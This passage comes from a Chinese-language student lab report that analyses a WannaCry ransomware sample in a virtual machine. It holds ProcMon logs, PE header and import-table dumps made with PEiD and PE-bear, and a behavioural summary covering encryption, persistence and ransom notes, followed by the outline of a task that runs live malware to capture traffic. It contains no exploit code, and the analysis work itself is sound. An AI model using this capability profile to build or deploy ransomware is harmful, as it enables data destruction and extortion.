| 18:46:54.6705085 | K            | 5   | ntoskrnl.exe     | NtDeviceIoControlFile + 0x4169         | 0xfffff8001c64f829 | C:\Windows\system32\ntoskrnl.exe       |
| 18:46:54.6706752 | K            | 6   | ntoskrnl.exe     | ObOpenObjectByHandle + 0x4477          | 0xfffff8001c642757 | C:\Windows\system32\ntoskrnl.exe       |
| 18:46:54.6711229 | K            | 7   | ntoskrnl.exe     | ObOpenObjectByNameEx + 0x1fa           | 0xfffff8001c64c83a | C:\Windows\system32\ntoskrnl.exe       |
| 18:46:54.6712997 | K            | 8   | ntoskrnl.exe     | NtCreateFile + 0xbal                   | 0xfffff8001c60c431 | C:\Windows\system32\ntoskrnl.exe       |
| 18:46:54.6719757 | K            | 9   | ntoskrnl.exe     | NtOpenFile + 0x58                      | 0xfffff8001c60b878 | C:\Windows\system32\ntoskrnl.exe       |
| 18:46:54.6723462 | K            | 10  | ntoskrnl.exe     | setjmpex + 0x85c8                      | 0xfffff8001c411508 | C:\Windows\system32\ntoskrnl.exe       |
| 18:46:54.6724738 | U            | 11  | ntdll.dll        | ZwOpenFile + 0x14                      | 0x7ffe5a44db54     | C:\Windows\SYSTEM32\ntdll.dll          |
| 18:46:54.6727801 | U            | 12  | wow64.dll        | Wow64KiUserCallbackDispatcher + 0x3bfb | 0x7ffe592670cb     | C:\Windows\System32\wow64.dll          |
| 18:46:54.6729731 | U            | 13  | wow64.dll        | Wow64SystemServiceEx + 0x15a           | 0x7ffe592690da     | C:\Windows\System32\wow64.dll          |
| 18:46:54.6732762 | U            | 14  | wow64cpu.dll     | TurboDispatchJumpAddressEnd + 0xb      | 0x76f217c3         | C:\Windows\System32\wow64cpu.dll       |
| 18:46:54.6733998 | U            | 15  | wow64cpu.dll     | BTcpuSimulate + 0x9                    | 0x76f211b9         | C:\Windows\System32\wow64cpu.dll       |
| 18:46:54.6734943 | U            | 16  | wow64.dll        | Wow64KiUserCallbackDispatcher + 0xb9   | 0x7ffe59263999     | C:\Windows\System32\wow64.dll          |
| 18:46:54.6742510 | U            | 17  | wow64.dll        | Wow64LdrpInitialize + 0x12d            | 0x7ffe5926337d     | C:\Windows\System32\wow64.dll          |
| 18:46:54.6743565 | U            | 18  | ntdll.dll        | LdrInitShimEngineDynamic + 0x3f1       | 0x7ffe5a493631     | C:\Windows\SYSTEM32\ntdll.dll          |
| 18:46:54.6745793 | U            | 19  | ntdll.dll        | LdrInitializeThunk + 0x1db             | 0x7ffe5a425deb     | C:\Windows\System32\ntdll.dll          |
| 18:46:54.6748046 | U            | 20  | ntdll.dll        | LdrInitializeThunk + 0x63              | 0x7ffe5a425c73     | C:\Windows\SYSTEM32\ntdll.dll          |
| 18:46:54.6751476 | U            | 21  | ntdll.dll        | LdrInitializeThunk + 0xe               | 0x7ffe5a425c1e     | C:\Windows\System32\ntdll.dll          |
| 18:46:54.6752673 | U            | 22  | ntdll.dll        | ZwOpenFile + 0xc                       | 0x76fa351c         | C:\Windows\System32\ntdll.dll          |
| 18:46:54.6753638 | U            | 23  | KERNELBASE.dll   | SetFileAttributesW + 0x94              | 0x732f6fc4         | C:\Windows\System32\KERNELBASE.dll     |
| 18:46:54.6756174 | U            | 24  | <unknown>        | 0x1000211f                             | 0x1000211f         |                                        |
| 18:46:54.6757718 | U            | 25  | <unknown>        | 0x100022ba                             | 0x100022ba         |                                        |
| 18:46:54.6760312 |              |     |                  |                                        |                    |                                        |
| 18:46:54.6761628 |              |     |                  |                                        |                    |                                        |
| 18:46:54.6762409 |              |     |                  |                                        |                    |                                        |
| 18:46:54.6764824 |              |     |                  |                                        |                    |                                        |

图 17 观察 API 调用

搜 Run\, Policies, Shell, Explorer\StartupApproved, Image File Execution Options 等; RegSetValue 的 Detail 会显示写入的具体 Value/Data。



|                  |          |      |            |                                   |         |                  |
|------------------|----------|------|------------|-----------------------------------|---------|------------------|
| 18:46:55.1906003 | wcry.exe | 6672 | CreateFile | C:\sqlmap\extra\runcmd\src\runcmd | SUCCESS | Desired Acces... |
| 18:46:55.1909169 | wcry.exe | 6672 | CreateFile | C:\sqlmap\extra\runcmd\src\runcmd | SUCCESS | Desired Acces... |
| 18:46:55.1910414 | wcry.exe | 6672 | CreateFile | C:\sqlmap\extra\runcmd\src\run... | SUCCESS | Desired Acces... |
| 18:46:55.1917069 | wcry.exe | 6672 | CreateFile | C:\sqlmap\extra\runcmd\src\run... | SUCCESS | Desired Acces... |
| 18:46:55.1918998 | wcry.exe | 6672 | CreateFile | C:\sqlmap\extra\runcmd\src\run... | SUCCESS | Desired Acces... |
| 18:46:55.1922612 | wcry.exe | 6672 | CreateFile | C:\sqlmap\extra\shellcodeexec     | SUCCESS | Desired Acces... |
| 18:46:55.1924667 | wcry.exe | 6672 | CreateFile | C:\sqlmap\extra\shellcodeexec     | SUCCESS | Desired Acces... |
| 18:46:55.1925361 | wcry.exe | 6672 | CreateFile | C:\sqlmap\extra\shellcodeexec\... | SUCCESS | Desired Acces... |
| 18:46:55.1929000 | wcry.exe | 6672 | CreateFile | C:\sqlmap\extra\shellcodeexec\... | SUCCESS | Desired Acces... |

图 18 观察注册表

用 Find... 搜 Desktop, Documents, AppData, .txt, .doc, .jpg,等观察到的新扩展名，可以看到出现了很多.txt 文件，里面就是勒索信息，然后还观察到许多文件都被加密了，后缀变为了.WNCRY，打不开了。

|                  |          |      |            |                                   |                |                  |
|------------------|----------|------|------------|-----------------------------------|----------------|------------------|
| 18:46:55.2874097 | wcry.exe | 6672 | CreateFile | C:\Users\30682\AppData\Local\...  | SUCCESS        | Desired Acces... |
| 18:46:55.2877187 | wcry.exe | 6672 | CreateFile | C:\Users\30682\AppData\Local\...  | SUCCESS        | Desired Acces... |
| 18:46:55.2878720 | wcry.exe | 6672 | CreateFile | C:\Users\30682\AppData\Local\...  | SUCCESS        | Desired Acces... |
| 18:46:55.2882265 | wcry.exe | 6672 | CreateFile | C:\Users\30682\Downloads\勒索...    | SUCCESS        | Desired Acces... |
| 18:46:55.2884138 | wcry.exe | 6672 | CreateFile | C:\Users\30682\AppData\Local\@... | NAME COLLISION | Desired Acces... |
| 18:46:55.2885333 | wcry.exe | 6672 | CreateFile | C:\Users\30682\AppData\Local\@... | NAME COLLISION | Desired Acces... |
| 18:46:55.2886020 | wcry.exe | 6672 | CreateFile | C:\Users\30682\AppData\Local\@... | NAME COLLISION | Desired Acces... |

图 19 观察文件操作

6、使用 PEID，静态查看病毒文件的基本信息，包括是否加壳、PE 信息、DLL 信息、API 信息等，查询 wrcy.exe 文件，信息如图 20 所示。EP 节显示.txt 属于“看起来正常”，第一字节（55 8B EC... 是常见函数序言），未查到加壳信息。




图 20 静态查看病毒

观察 PE 详细信息，子系统（Subsystem）：0002 = Windows GUI。含义：GUI 程序（不是控制台/驱动）；特性（Characteristics）：010F（按位标志）。常见含义：可执行、32 位、重定位被去除（RELOCS\_STRIPPED）等。如果确实 “Relocs stripped”，说明没有重定位表（对壳/拖动基址有时有影响）；代码/数据基址（CodeBase/DataBase）：代码节与数据节的基址（旧字段，32 位可见）。用途：一般用来快速判断布局是否“很奇怪”（极端数值可能提示手工改过）；映像基址（ImageBase）：00400000（常见于 32 位用户态 EXE）。含义：PE 装入内存期望的基址；另外还是用 PE-bear 来查看信息。




图 21 查看 PE 详细信




图 22 查看 PE header

使用 PE-bear 查看 DLL 信息，上半窗格（Imports）列出了被导入的 DLL：KERNEL32.dll（54 项）：核心系统 API，涵盖文件/进程/内存/线程等。

USER32.dll（1 项）：图形界面/消息框等，常用于赎金弹窗。

ADVAPI32.dll（10 项）：注册表/服务等“高级”系统 API。

MSVCRT.dll（49 项）：C 运行库（memcpy/sprintf/malloc...），偏通用，不直接指向恶意功能。

初步推断：样本具备文件批量操作（KERNEL32）、可能的注册表修改/持久化（ADVAPI32）、以及 GUI 展示（USER32）的能力；网络相关 DLL（如 WS2\_32、WinHTTP/WinINet）不在静态导入，这可能说明它：走动态加载（运行时 LoadLibrary/GetProcAddress）或相关逻辑在其它模块里（例如外部下载/解密后再加载）。




图 23 查看 DLL 信息

在下面窗口中展示了 DLL 相关的 API 信息，比如关键 API（节选）：

文件操作（KERNEL32）：CreateFileA/ReadFile/WriteFile/GetFileAttributes\* → 具备批量读写与遍历能力。

注册表（ADVAPI32）：RegCreateKeyExW/RegSetValueExW/RegOpenKeyExW → 具备修改注册表/持久化能力。

界面（USER32）：MessageBoxA → 可能弹出赎金提示。

动态解析（KERNEL32）：LoadLibraryA/GetProcAddress → 可能运行期加载网络/加密相关函数。



Sections

.text

→ EP = 77BA

.rdata

.data

.rsrc

6074 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20

706D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00

t . b e . r u n . i n . D O S .

m o d e . . . . . \$ . . . . .

GeneralStringsDOS HdrRich HdrFile HdrOptional HdrSection HdrsImports

OffsetNameFunc. CountBound?OriginalFirstThuTimeDateStampForwarder

D5A8KERNEL32.dll54FALSED63800

D58CUSER32.dll1FALSED7DC00

D5D0ADVAPI32.dll10FALSED60C00

D5E4MSVCRT.dll49FALSED71400

KERNEL32.dll [ 54 entries ]

Call viaNameOrdinalOriginal ThunkThunkForwarderHint

802CGetFileAttribut...-D8FC D8FC-161

8030GetFileSizeEx--D912 D912-164

8034CreateFileA--D922 D922-53

8038InitializeCritica...-D930 D930-223

803CDeleteCriticalSe...-D94C D94C-81

8040ReadFile--D964 D964-285

8044GetFileSize--D970 D970-163

8048WriteFile--D97E D97E-3A4

804CLeaveCriticalS...-D98A D98A-251

8050EnterCriticalSe...-D9A2 D9A2-98

8054SetFileAttribut...-D98A D98A-31A

8058SetCurrentDir...-D9D0 D9D0-30B

805CCreateDirecto...-D9E9 D9E9-45

6074 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20

706D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00

t . b e . r u n . i n . D O S .

m o d e . . . . . \$ . . . . .

GeneralStringsDOS HdrRich HdrFile HdrOptional HdrSection HdrsImports

OffsetNameFunc. CountBound?OriginalFirstThuTimeDateStampForwarder

D5A8KERNEL32.dll54FALSED63800

D58CUSER32.dll1FALSED7DC00

D5D0ADVAPI32.dll10FALSED60C00

D5E4MSVCRT.dll49FALSED71400

USER32.dll [ 1 entry ]

Call viaNameOrdinalOriginal ThunkThunkForwarderHint

81D0wsprintfA--D8B8 D8B8-2D7

Section Headers

Sections

.text

→ EP = 77BA

.rdata

.data

.rsrc

5069 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F

6074 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20

706D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00

i s . p r o g r a m . c a n n o

t . b e . r u n . i n . D O S .

m o d e . . . . . \$ . . . . .

GeneralStringsDOS HdrRich HdrFile HdrOptional HdrSection HdrsImports

OffsetNameFunc. CountBound?OriginalFirstThuTimeDateStampForwarder

D5A8KERNEL32.dll54FALSED63800

D58CUSER32.dll1FALSED7DC00

D5D0ADVAPI32.dll10FALSED60C00

D5E4MSVCRT.dll49FALSED71400

ADVAPI32.dll [ 10 entries ]

Call viaNameOrdinalOriginal ThunkThunkForwarderHint

8000CreateServiceA--DC2A DC2A-64

8004OpenServiceA--DC62 DC62-1AF

8008StartServiceA--DC52 DC52-249

800CCloseServiceH...-DC3C DC3C-3E

8010CryptRelease...-DC14 DC14-A0

8014RegCreateKeyW--DC04 DC04-1D3

8018RegSetValueExA--DBF2 DBF2-204

801CRegQueryValu...-DBDE DBDE-1F7

8020RegCloseKey--DBD0 DBD0-1CB

8024OpenSCMana...-DC72 DC72-1AD




图 24 查看 API 信息

7、最后的总分析：该样本为 32 位 Win32 GUI 程序，EP 位于 .text，导入以 KERNEL32/ADVAPI32/MSVCRT/USER32 为主，其中 CreateFile\*/ReadFile/WriteFile/GetFileAttributes\* 等文件 API、以及 ADVAPI32 的注册表能力指向其具备批量文件访问与系统配置修改/持久化能力；静态导入未见显式网络库（如 WS2\_32/WinHTTP），推测可能运行时动态加载（可由 KERNEL32 的 LoadLibrary\*/GetProcAddress 佐证）。与你的 ProcMon/Wireshark 证据对照：ProcMon 中样本及其子进程出现大量 CreateFile/WriteFile/SetRenameInformationFile 命中用户文档/桌面目录，RegSetValue 写入 HKCU/HKLM\...\Run（或创建计划任务/服务）以实现自启动持久化，并有 Load Image 加载同目录 DLL（如 wwlib.dll）的迹象；网络侧（即便断网也能见到尝试）可见 DNS/HTTP(S) 外联或对 445/135 的连接企图，表明具备回连或横向传播倾向；USER32 的引入与动态中的窗口/消息框行为相符，支持赎金提示界面。因此，静态能力与动态行为相互印证：该样本完成“落地与持久化 → 扫描并批量改写/加密文件 →（可选）外联/横向 → 显示赎金信息”的典型勒索流程。

#### 1.2.4 实验问题及解决

问题 1：把普通 EXE 做成服务后报“错误 1053：服务没有及时响应”。

解决方法：确认自己没把 EXE 直接用 sc create 注册为“正统服务”。改用 NSSM 包装：nssm install <name> <exe 路径>，并必须设 AppDirectory 为程序所在目录，必要时开启日志（AppStdout/AppStderr）定位是否进程秒退；随后 nssm stop/start 重启即可。

问题 2：PEiD 的 PESniffer 插件报错，无法查看 DLL/API。

解决方法：不依赖该插件，改用 PE-bear 查看导入表（Imports），再把关键 API（CreateFile\*/RegSetValueEx\* 等）整理进报告。

问题 3：ProcMon 事件太多，看不出和样本相关的行为。

解决方法：在 ProcMon 里只 Include 样本及其常见子进程（Process Name is <sample>.exe / rundll32.exe / cmd.exe ...），并只勾选关键 Operation（CreateFile/WriteFile/RegSetValue/Process Create/Load Image）。先抓 30 秒“基线”，再抓“样本阶段”，分别保存 PML/CSV，对比差异就能突出样本行为。

### 1.2.5 实验总结

这次实验我在虚拟机里拿到一个勒索样本，主要做了两块：动态和静态。动态这边我用 Process Monitor 过滤样本进程，看到它大量的 CreateFile/WriteFile、注册表写入等操作，并把日志导出留证；网络侧用 netstat/Wireshark 简单看了连接企图。静态这边我用 PEiD 和 PE-bear 看 PE 头、节区和导入表，确认是 32 位 GUI 程序，导入了 KERNEL32/ADVAPI32/USER32/MSVCRT 等库，API 里有文件读写和注册表相关的函数。把两边对起来，我学到：静态分析能判断“它可能会做什么”，动态日志能证明“它正在做什么”，两者结合最有说服力；另外，做安全实验一定要先把环境隔离、会用快照回滚，工具也要配合使用（PEiD/PE-bear/ProcMon/Wireshark 各有分工）。

## 二、选做题

### 2.1 软件代码第三方库的漏洞检测（学生 4）

#### 2.1.1 实验任务

#### 2.1.2 实验原理

#### 2.1.3 实验环境

#### 2.1.4 实验过程及结果分析

#### 2.1.5 实验问题及解决

#### 2.1.6 实验总结

### 2.2 模拟攻击、流量获取、特征提取（学生 xxx）

#### 2.2.1 实验任务

- （1）从网上下载勒索病毒或者其他病毒文件，根据病毒的运行环境要求安装虚拟机环境，在虚拟机上运行病毒；
- （2）使用 wireshark 或者 tcpdump 抓包，保存成 pcap 包；
- （3）根据参考资料（1）安装 CICFlowMeter，从 pcap 包中提取流量特征，保存到 csv 文件中；

#### 2.2.2 实验原理

在隔离的虚拟机里运行样本，用 Wireshark 把网络通信抓成 pcap 原始数据；再用 CICFlowMeter 把零散的数据包按“源/目的 IP、端口、协议”等重组成一条条“网络流”，并为每条流计算一些基础统计特征（时长、包数、字节数等）。这些特征能概括

通信行为，用来对比正常与可疑流量，从而初步判断是否存在恶意活动。

### 2.2.3 实验环境

Win10 操作系统，wireshark 以及 CICFlowMeter 软件

### 2.2.4 实验过程及结果分析

1、CICFlowMeter 安装：下载地址：<https://github.com/ahlashkari/CICFlowMeter> 代码是用 Java 编写的，可用 IntelliJ 或者 eclipse 打开；




图 1 CICFlowMeter 下载

然后再下载 winpcap，这个工具是用来解析 pcap 文件的。



图 2 winpcap 下载

还需要下载 jnetpcap 文件，网址：<https://sourceforge.net/projects/jnetpcap/files/jnetpcap/1.3/>，因为 .pcap 文件是用 C 写的，而 Java 又不能直接调用 C 的资源，通过 jnetpcap 可以调用 C 的动态库。




图 3 jnetpcap 下载

